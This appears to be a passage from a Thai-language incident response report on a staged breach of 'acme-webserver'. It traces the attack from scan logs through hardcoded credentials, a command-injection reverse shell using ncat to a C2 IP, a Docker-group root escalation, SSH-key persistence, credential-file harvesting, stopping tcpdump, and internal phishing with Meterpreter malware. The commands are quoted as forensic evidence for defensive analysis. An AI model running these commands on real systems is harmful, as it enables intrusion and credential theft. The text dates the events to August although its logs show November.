access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:40 +0000] "GET /VzEGGqPD.chl+ HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:44 +0000] "GET /VzEGGqPD.php3 HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:41 +0000] "GET /VzEGGqPD.BBoardServlet HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:45 +0000] "GET /VzEGGqPD.bin HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:52 +0000] "GET /VzEGGqPD.iso8859-8 HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:51 +0000] "GET /VzEGGqPD.Big5 HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:53 +0000] "GET /VzEGGqPD.pw HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:56 +0000] "GET /VzEGGqPD.old HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:57 +0000] "GET /VzEGGqPD.gz HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:58 +0000] "GET /VzEGGqPD.signature HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:50 +0000] "GET /VzEGGqPD.TPF HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:54 +0000] "GET /VzEGGqPD.zip HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:55 +0000] "GET /VzEGGqPD.dat HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:58 +0000] "GET /VzEGGqPD.UploadServlet HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:59 +0000] "GET /VzEGGqPD.sh HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:00 +0000] "GET /VzEGGqPD.xls HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:01 +0000] "GET /VzEGGqPD.CDispatcher HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:04 +0000] "GET /VzEGGqPD.PRINT HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:185.129.61.7 - - [08/Nov/2023:09:03:07 +0000] "GET /VzEGGqPD.2 HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:06 +0000] "GET /VzEGGqPD.. HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:185.129.61.7 - - [08/Nov/2023:09:03:06 +0000] "GET /VzEGGqPD.c HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:185.129.61.7 - - [08/Nov/2023:09:03:07 +0000] "GET /VzEGGqPD.js HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:185.129.61.7 - - [08/Nov/2023:09:03:09 +0000] "GET /VzEGGqPD.tmp HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:185.129.61.7 - - [08/Nov/2023:09:03:10 +0000] "GET /VzEGGqPD.pl HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:04 +0000] "GET /VzEGGqPD.back HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:03:05 +0000] "GET /VzEGGqPD.exe HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
```

รูปที่ 3: Log เหตุการณ์การสแกนโดย Nikto ซึ่งถูกบันทึกไว้โดย Access Log

¹An open-source tool for finding hidden directories and files on web servers (<https://github.com/OJ/gobuster>)

²An open-source tool for scanning web servers for vulnerabilities and misconfigurations (<https://github.com/sullo/nikto>)

ผู้โจมตีพบว่า `hxxps://0x00.hu/config.yaml` ที่สามารถถูกเข้าถึงได้จากอินเทอร์เน็ต เป็นไฟล์ `/var/www/html/config.yaml` ที่มีรหัสผ่านของ API Server ถูกฝังอยู่

```
185.129.61.7 [08/Nov/2023:09:09:19 +0000] "GET /config.yaml HTTP/2.0" 200 76 "-" "curl/7.81.0"
```

รูปที่ 4: Log การเข้าถึง `/config.yaml` ซึ่งถูกบันทึกไว้โดย Access Log

```
DEBUG: true
ADMIN_USER: Shibboleet
ADMIN_PASS: correct horse <Redacted>
```

รูปที่ 5: ตัวอย่างรหัสผ่านใน `/var/www/html/config.yaml`

Initial Compromise: Exploit the API

วันที่ 8 สิงหาคม 2023 เวลา 09:10 ผู้โจมตีสามารถเข้าสู่ระบบ `hxxps://api.0x00.hu/api/auth` (acme-webserver) ได้สำเร็จจาก IP Address 89.58.18[.]10 โดยใช้รหัสผ่านที่พบใน `/config.yaml` ซึ่งเป็นรหัสผ่านชุดเดียวกันกับที่ใช้ในไฟล์ `/opt/webapp/services/auth.go` ตามหลักฐานที่ตรวจพบใน Packet Capture (PCAP) ไฟล์และไคลด์ต้นฉบับของฟังก์ชันการเข้าสู่ระบบ



รูปที่ 6: Package การเข้าสู่ระบบ API จาก PCAP file

```

82 }
83
84 //REMOVE BEFORE PRODUCTION
85 if true {
86     if crypt.Compare([]byte(login.Username), []byte("Shibboleet")) && crypt.Compare([]byte(login.Password), []byte("correct horse battery staple")) {
87         gen.IsAdmin = false
88         token, err := generateToken(gen, config)
89         if err != nil {
90             http.Error(w, "token generation error", http.StatusInternalServerError)
91             log.Error("token generation error", "error", err)
92             return
93         }
94         w.WriteHeader(http.StatusOK)
95         w.Write([]byte(token))
96         return
97     }
98 }
99 //REMOVE BEFORE PRODUCTION
100 http.Error(w, "invalid credentials", http.StatusUnauthorized) }
101 }
102
103

```

รูปที่ 7: รหัสผ่านที่ถูกฝังใน /opt/webapp/services/auth.go

หลังจากที่ได้ Token การเข้าสู่ระบบจาก /api/auth แล้ว ผู้โจมตีส่งคำสั่ง `ncat 40.113.141[.]101 443 -e /bin/bash` ไปยัง `hxxps://api.0x00.hu/api/tools/traceroute` ซึ่งมีช่องโหว่ Command Injection เพื่อสั่งให้เครื่อง acme-web-server สร้างการเชื่อมต่อกลับ (Reverse Shell) ไปยัง Server ของผู้โจมตี (40.113.141[.]101/C2 Server) ผ่านพอร์ต 443

จากหลักฐานใน Application Log และ Defender ATP พบว่าคำสั่งดังกล่าวทำงานได้สำเร็จ และเครื่อง acme-webserver ได้มีการเปิดการเชื่อมต่อกลับไปยัง 40.113.141[.]101 จริง

```

L-$ grep "traceroute command" var/log/webapp.log
2023-11-08T09:22:52.283Z info services/tools.go:69 traceroute command {"cmd": "ping 1.1.1.1 -c 1"}
2023-11-08T09:23:46.117Z info services/tools.go:69 traceroute command {"cmd": "ncat 40.113.141.101 443 -e /bin/bash"}

```

รูปที่ 8: คำสั่ง Reverse Shell ซึ่งถูกบันทึกโดย Application Log

เมื่อผู้โจมตีได้รับ Shell แล้วผู้โจมตีใช้คำสั่ง `whoami` เพื่อตรวจสอบสิทธิ์ของ Shell ที่ได้รับ พบว่าตนกำลังใช้งาน Shell ด้วยสิทธิ์ของบัญชีผู้ใช้ webapp จากนั้นผู้โจมตีจึงใช้คำสั่ง `python3 -c 'import pty; pty.spawn("/bin/sh")'` สร้าง Interactive Shell เพื่อใช้สำหรับการโจมตีขั้นต่อไป

```

/bin/bash
whoami
python3 -c 'import pty; pty.spawn("/bin/sh")'

```

รูปที่ 9: คำสั่งที่ผู้โจมตีใช้หลังจากโจมตีช่องโหว่ API ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Escalate privileges: Docker Group

วันที่ 8 สิงหาคม 2023 เวลา 9:24 ผู้โจมตีดาวน์โหลดและใช้ open-source shell script เพื่อหาช่องโหว่ยกระดับสิทธิ์ในเครื่อง acme-webserver ดังนี้:

- linux-exploit-suggester.sh³
- LinEnum.sh⁴
- linpeas.sh⁵

```
wget https://raw.githubusercontent.com/The-Z-Labs/linux-exploit-suggester/master/linux-exploit-suggester.sh
chmod +x linux-exploit-suggester.sh
/bin/bash ./linux-exploit-suggester.sh --checksec
```

```
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
/bin/bash ./LinEnum.sh
```

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
/bin/sh ./linpeas.sh
```

รูปที่ 10: คำสั่งหาช่องโหว่ยกระดับสิทธิ์ ซึ่งถูกบันทึกโดย Microsoft Defender ATP

จากผลลัพธ์การสแกนของ LinEnum.sh ที่ผู้โจมตีเก็บไว้ใน /opt/webapp/access.log แสดงให้เห็นว่าบัญชีผู้ใช้ webapp อยู่ในกลุ่มผู้ใช้หมายเลข 998(docker)ซึ่งหมายความว่าผู้ใช้ webapp สามารถใช้คำสั่ง Docker ได้ โดยคำสั่ง Docker จะทำงานด้วยสิทธิ์ของ root ซึ่งเปิดช่องทางให้ผู้โจมตีสามารถยกระดับสิทธิ์จาก webapp เป็น root ได้

```
Basic information
OS: Linux version 5.15.0-1049-azure (build@lcy02-amd64-057) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #56~20.04.1-Ubuntu SMP Thu Sep 21 13:01:28 UTC 2023
User & Groups: uid=1001(webapp) gid=1001(webapp) groups=1001(webapp),998(docker)
Hostname: ACME-WebServer
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories DONE
```

รูปที่ 11: เนื้อหาใน /opt/webapp/access.log

ผู้โจมตีใช้คำสั่ง Docker เพื่อ mount ไดรฟ์ทอรัส / (root path) กับ /mnt ใน container โดยใช้ chroot (change root) ทำให้ container มีสิทธิ์ในการเข้าถึงเหมือนไดรฟ์ทอรัส root ของเครื่อง acme-webserver

```
docker run -v /:/mnt -it alpine chroot /mnt sh
```

รูปที่ 12: คำสั่ง docker ที่ใช้ในการยกระดับสิทธิ์ ซึ่งถูกบันทึกโดย Microsoft Defender ATP

³A Linux privilege escalation tool that detects kernel vulnerabilities and exposure to known exploits (<https://github.com/The-Z-Labs/linux-exploit-suggester>)

⁴A script for Linux enumeration and privilege escalation checks (<https://github.com/rebootuser/LinEnum>)

⁵A script for identifying local privilege escalation paths and system misconfigurations (<https://github.com/peass-ng/PEASS-ng>)

Maintain Perstance: Acme Webserver

วันที่ 8 สิงหาคม 2023 เวลา 9:28 ผู้โจมตีแก้ไขไฟล์ `/root/.ssh/authorized_keys` และเพิ่ม SSH Public Key ของเครื่องชื่อ `h4x0r@1337host` เข้ามา หลังจากนั้นไม่นานเวลา 9:29 ผู้โจมตีทดสอบใช้งาน Public Key ดังกล่าวโดยการเข้าใช้งานเครื่อง `acme-webserver` โดยบัญชีผู้ใช้ `root` จาก `80.67.172[.]162`

```
File: authorized_keys
Size: 835          Blocks: 8          IO Block: 4096    regular file
Device: 811h/2065d Inode: 258439       Links: 1
Access: (0600/-rw-----)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2023-11-21 03:14:12.126193337 +0000
Modify: 2023-11-08 09:28:32.905452312 +0000
Change: 2023-11-08 09:28:32.905452312 +0000
Birth: 2023-10-19 10:08:14.965497711 +0000
```

รูปที่ 13: เวลาการแก้ไขไฟล์ `/root/.ssh/authorized_keys`

```
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"acmeadmin\" rather than the user t 142\" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDhMberBhbP0rG6cQm1LscmH6qDzp0eZv5Ydx0iuHHwQTKNTBAD2+p532sowSJEN8vzNNFYDu4M1iIT hkaw0NDBMETKMs9jhVd3JxeiEnOKX7tH+iCwWqWHPUR0n0Hua70CLkda0CiTFTF3Iidy0c1CoIH2xnyVif3A6t+9vvUztMuxrqa1XWrZjZCm5dnHSp5eIpQXwWbqbA5xBQ+ o2wVYJWtZIAUIMWN/YdYAW6a96o05GU+xJSHr9h4fPdRfdx64m06C10k6aDyQJxfIPj/vqeqlpp0wXyIy7R/PjeromSZNbYgcsLSRmGtvjImKlgR20pbRmI0m3kj9ZRLPWu a0ix7saZ5dM1dN3kJePXIvFl1I00iJm4shA0dhektHz0SRnaFfK6KrT0Rp5DoNeaohyn2VCuPvSV0= generated-by-azure ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMMexAW0/Reyre9EeoXxZCbJRvYUjtpH+eq8N9sYkt7a h4x0r@1337host
```

รูปที่ 14: Public key ที่ถูกเพิ่มมาใน `/root/.ssh/authorized_keys`

```
utmpdump wtmp | grep 2023-11-08
Utmp dump of wtmp
[2] [00000] [~~] [reboot] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T07:59:33,796522+00:00]
[5] [00914] [tty1] [ ] [ /dev/tty1 ] [ ] [0.0.0.0] [2023-11-08T07:59:53,652023+00:00]
[6] [00914] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2023-11-08T07:59:53,652023+00:00]
[5] [00896] [tyS0] [ ] [ /dev/ttyS0 ] [ ] [0.0.0.0] [2023-11-08T07:59:53,668248+00:00]
[6] [00896] [tyS0] [LOGIN] [tyS0] [ ] [0.0.0.0] [2023-11-08T07:59:53,668248+00:00]
[1] [00053] [~~] [runlevel] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T08:00:45,793778+00:00]
[7] [04305] [ts/0] [acmeadmin] [pts/0] [194.39.46.228] [194.39.46.228] [2023-11-08T08:30:07,964241+00:00]
[7] [05542] [ts/1] [acmeadmin] [pts/1] [194.39.46.228] [194.39.46.228] [2023-11-08T08:47:34,133459+00:00]
[8] [05542] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T08:48:43,318713+00:00]
[7] [05860] [ts/1] [acmeadmin] [pts/1] [194.39.46.228] [194.39.46.228] [2023-11-08T08:49:30,701907+00:00]
[8] [05860] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T08:49:53,018774+00:00]
[7] [33807] [ts/2] [root] [pts/2] [80.67.172.162] [80.67.172.162] [2023-11-08T09:29:58,387353+00:00]
[8] [33723] [ ] [ ] [pts/2] [ ] [0.0.0.0] [2023-11-08T09:38:01,283442+00:00]
[7] [35106] [ts/1] [root] [pts/1] [23.153.248.32] [23.153.248.32] [2023-11-08T09:48:05,505610+00:00]
[8] [34980] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T10:07:34,920132+00:00]
[7] [57688] [ts/1] [root] [pts/1] [185.220.101.179] [185.220.101.179] [2023-11-08T15:56:36,446483+00:00]
[8] [57561] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2023-11-08T16:07:07,203246+00:00]
[8] [04305] [ ] [ ] [pts/0] [ ] [0.0.0.0] [2023-11-08T18:03:54,133211+00:00]
[1] [00000] [~~] [shutdown] [~] [5.15.0-1049-azure] [0.0.0.0] [2023-11-08T18:04:04,480280+00:00]
```

รูปที่ 15: ประวัติการเข้าใช้งานเครื่อง `acme-webserver` ซึ่งถูกบันทึกโดย `/var/log/wtmp`

Internal Reconnaissance: Credential harvesting

วันที่ 8 สิงหาคม 2023 เวลา 9:31 หลังจากที่ผู้โจมตีได้รับสิทธิ์ root มาแล้ว ผู้โจมตีพยายามค้นหาและอ่านไฟล์รหัสผ่านที่อยู่ในเครื่อง acme-webserver โดยที่ไฟล์สำคัญที่ถูกผู้โจมตีเข้าถึงมีดังนี้:

- /home/acmeadmin/.env
- /var/www/html/.env
- /home/acmeadmin/.ssh/authorized_keys
- /etc/ssl/0x00.hu.cer
- /etc/ssl/0x00.hu.key
- /etc/nginx/nginx.conf

```
find / -name .env
cat /home/acmeadmin/.env
cat /var/www/html/.env
find / -name env
find / -name password
find / -name secret
find / -name authorized_keys
cat /home/acmeadmin/.ssh/authorized_keys
cat /etc/ssl/0x00.hu.cer
cat /etc/ssl/0x00.hu.key
cat /etc/nginx/nginx.conf
```

รูปที่ 16: คำสั่งที่ผู้โจมตีใช้ค้นหาและอ่านไฟล์ ซึ่งถูกบันทึกโดย Microsoft Defender ATP

ผู้โจมตีพบรหัสผ่านบัญชีผู้ใช้ `Info@BlackCellGD.onmicrosoft.com` ในไฟล์ `/home/acmeadmin/.env` ซึ่งบัญชีนี้จะถูกผู้โจมตีนำไปใช้เข้าถึงระบบ Azure Cloud ในภายหลัง

```
EWS_UPN: Info@BlackCellGD.onmicrosoft.com
EWS_PWD: <REDACTED>
```

รูปที่ 17: เนื้อหาใน `/home/acmeadmin/.env`

Establish foothold: Acme Webserver

Kill the TCPdump Service

วันที่ 8 สิงหาคม 2023 เวลา 9:33 ผู้โจมตีหยุดการทำงานของ tcpdump service เพื่อปิดพฤติกรรมทาง Network แต่หลักฐาน PCAP ไฟล์ก่อนหน้าเวลา 9:33 ไม่ได้ถูกลบโดยผู้โจมตีทำให้ทีมตอบสนองภัยคุกคามยังสามารถวิเคราะห์ช่องทางที่ผู้โจมตีเข้ายึดเครื่อง acme-webserver ได้อย่างแม่นยำ

```
ps aux
systemctl stop tcpdumpd
```

รูปที่ 18: คำสั่งใช้หยุด tcpdump service ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Patch the Vulnerability

เวลา 9:51 ในวันเดียวกัน ผู้โจมตีได้แก้ไข source code `/opt/webapp/main.go` ของแอปพลิเคชันโดยคอมเมนต์ต์ส่วน API `/traceroute` ที่มีช่องโหว่ออกไป

```
112
113     r.Route("/api", func(r chi.Router) {
114
115         r.Post("/auth", services.AuthN(a.Config))
116         r.Options("/auth", func(w http.ResponseWriter, r *http.Request) {
117             w.Header().Add("Access-Control-Max-Age", "86400")
118             w.Header().Add("Access-Control-Allow-Methods", "POST, GET, OPTIONS")
119             w.Header().Add("Access-Control-Allow-Origin", "*")
120             w.WriteHeader(http.StatusOK)
121         })
122
123         r.Route("/tools", func(r chi.Router) {
124             r.Use(middlewares.AuthZ(a.Config))
125             r.Options("/*", func(w http.ResponseWriter, r *http.Request) {
126                 w.Header().Add("Access-Control-Max-Age", "86400")
127                 w.Header().Add("Access-Control-Allow-Methods", "POST, GET, OPTIONS")
128                 w.Header().Add("Access-Control-Allow-Origin", "*")
129                 w.WriteHeader(http.StatusOK)
130             })
131             r.Post("/ping", services.Ping())
132             //r.With(middlewares.OnlyAdmin()).Post("/traceroute", services.Traceroute())
133             r.Get("/networks", services.Networks())
134             r.Get("/disks", services.Disks())
135         })
136     })
137
```

รูปที่ 19: source code ส่วนที่โดนคอมเมนต์ใน `/opt/webapp/main.go`

```
File: main.go
Size: 4755          Blocks: 16          IO Block: 4096   regular file
Device: 811h/2065d Inode: 258198     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/ UNKNOWN)   Gid: ( 1001/ UNKNOWN)
Access: 2023-11-08 09:51:45.206691894 +0000
Modify: 2023-11-08 09:51:21.230831517 +0000
Change: 2023-11-08 09:51:21.230831517 +0000
Birth: 2023-11-08 09:51:21.230831517 +0000
```

รูปที่ 20: เวลาการแก้ไขไฟล์ `/opt/webapp/main.go`

จากนั้นทำการ Build แอปพลิเคชันใหม่แล้ว start webapp service ทีมตอบสนองภัยคุกคามคาดว่าผู้โจมตีไม่ต้องการให้กลุ่มผู้โจมตีอื่นสามารถใช้งานช่องโหว่นี้ได้อีก จึงทำการลบ Code ส่วนที่มีช่องโหว่ออกไป

```
systemctl stop webapp
systemctl kill webapp
nvim main.go
go build .
chown webapp:webapp webadmin
systemctl start webapp
systemctl status webapp
```

รูปที่ 21: คำสั่งที่ใช้แก้ไขแอปพลิเคชัน ซึ่งถูกบันทึกโดย Microsoft Defender ATP

Move Laterally: Internal Spear Phishing

วันที่ 8 สิงหาคม 2023 เวลา 10:32 ผู้โจมตีเข้าสู่ระบบระบบ Azure โดยใช้บัญชี `info@BlackCellGD.onmicrosoft.com` จาก `2a02:418:6017::148`

```
{
  CreatedDateTime [UTC]: "11/8/2023, 10:32:34.652 AM" ,
  OperationName: "Sign-in activity" ,
  Category: "NonInteractiveUserSignInLogs" ,
  AppDisplayName: "ADIBizaUX" ,
  DeviceDetail: "{\"deviceId\":\"\", \"operatingSystem\":\"Windows10\", \"browser\":\"Rich Client
4.36.0.0\"}",
  IPAddress: "2a02:418:6017::148" ,
  UniqueTokenIdentifier: "9qRZhK3MYk0HfV2ZtCqKAA" ,
  UserId: "512b888e-c58f-4913-bfa6-81e54a88d72a" ,
  UserPrincipalName: "info@BlackCellGD.onmicrosoft.com" ,
  Type: "AADNonInteractiveUserSignInLogs"
}
```

รูปที่ 22: Log การเข้าสู่ระบบของ `info@BlackCellGD.onmicrosoft.com` ซึ่งถูกบันทึกโดย `AADNonInteractiveUserSignInLogs` ผู้โจมตีใช้ Microsoft Graph API⁶ ทำการค้นหารายชื่อผู้ใช้งานในระบบ Azure Cloud โดยรายชื่ออีเมลที่ถูกผู้โจมตีพบมีดังนี้:

- `admin@BlackCellGD.onmicrosoft.com`
- `Jason@BlackCellGD.onmicrosoft.com`
- `Jane@BlackCellGD.onmicrosoft.com`
- `Josh-Admin@BlackCellGD.onmicrosoft.com`
- `Jennifer@BlackCellGD.onmicrosoft.com`
- `Josh@BlackCellGD.onmicrosoft.com`
- `Sync_Domain-Controll_4e459e9e211d@BlackCellGD.onmicrosoft.com`

```
https://graph.microsoft.com/beta//users?$select=id,displayName,userPrincipalName,userType,onPremisesSyn
cEnabled,identities,companyName,creationType&$top=20&$orderby=displayName%20asc&$count=true
https://graph.microsoft.com/beta//users/512b888e-c58f-4913-bfa6-81e54a88d72a/photos/48x48/$value
https://graph.microsoft.com/beta//users/b818e712-962b-4bf0-a312-e0e522d53adc/photos/48x48/$value
https://graph.microsoft.com/beta//users/d9822749-fff2-463b-bcc8-fd794133bb86/photos/48x48/$value
https://graph.microsoft.com/beta//users/2f1edd24-9982-4beb-a532-2001fec56473/photos/48x48/$value
https://graph.microsoft.com/beta//users/2f1edd24-9982-4beb-a532-2001fec56473/photos/48x48/$value
https://graph.microsoft.com/beta//users/4af6d1b2-b94a-42cc-a32b-fa296d9f9d36/photos/48x48/$value
https://graph.microsoft.com/beta//users/dfbeef7f-0dd0-4ad6-80a2-2c606e3d7317/photos/48x48/$value
https://graph.microsoft.com/beta//users/321d6192-6696-4386-ab7c-e7950dd8b1a7/photos/48x48/$value
https://graph.microsoft.com/beta//users/478886b3-6a3a-4539-9695-27a2471bd134/photos/48x48/$value
```

รูปที่ 23: Log Graph API ที่ผู้โจมตีเรียกใช้ ซึ่งถูกบันทึกโดย `GraphActivity Log`

เวลา 10:50 ในวันเดียวกัน ผู้โจมตีใช้รายการอีเมลที่ได้มาส่งอีเมลฟิชชิ่ง (Phishing Email) หัวข้อ "Pay Increase! - Finance Team" พร้อมกับแนบ Malware ไปยังผู้ใช้งานรายชื่อต่อไปนี้:


- `jason@blackcellgd.onmicrosoft.com`
- `jane@blackcellgd.onmicrosoft.com`
- `jennifer@blackcellgd.onmicrosoft.com`

⁶A RESTful web API that enables you to access Microsoft Cloud service resources (<https://learn.microsoft.com/en-us/graph/use-the-api>)

ไฟล์แนบ **Pay Increase! - Finance Team.zip** มีไฟล์ **Pay Increase contract.docx.exe** อยู่ด้านในซึ่งเป็นมัลแวร์ ในตระกูล Meterpreter เมื่อมัลแวร์เริ่มทำงานจะเชื่อมต่อไปยัง **40.113.141[.]101:1337 (C2 Server)** ส่วนรายละเอียดการวิเคราะห์มัลแวร์เพิ่มเติมสามารถอ่านได้ที่ **Appendix A: Phishing Malware Analysis**

Email date (UTC)	Recipients	Subject	Sender	Sender IP
08/11/2023 10:50	jason@blackcellgd.onmicrosoft.com	Pay Increase! - Finance Team	info@blackcellgd.onmicrosoft.com	2605:6400:30:f1fa:f57f:d285:3ed9:ee27
08/11/2023 10:50	jane@blackcellgd.onmicrosoft.com	Pay Increase! - Finance Team	info@blackcellgd.onmicrosoft.com	2605:6400:30:f1fa:f57f:d285:3ed9:ee27
08/11/2023 10:50	jennifer@blackcellgd.onmicrosoft.com	Pay Increase! - Finance Team	info@blackcellgd.onmicrosoft.com	2605:6400:30:f1fa:f57f:d285:3ed9:ee27

รูปที่ 24: Log การส่งอีเมลฟิชซึ่ง ซึ่งถูกบันทึกโดย Email Log



รูปที่ 25: เนื้อหาอีเมลฟิชซึ่ง "Pay Increase! - Finance Team"

Establish Foothold: Jane’s PC

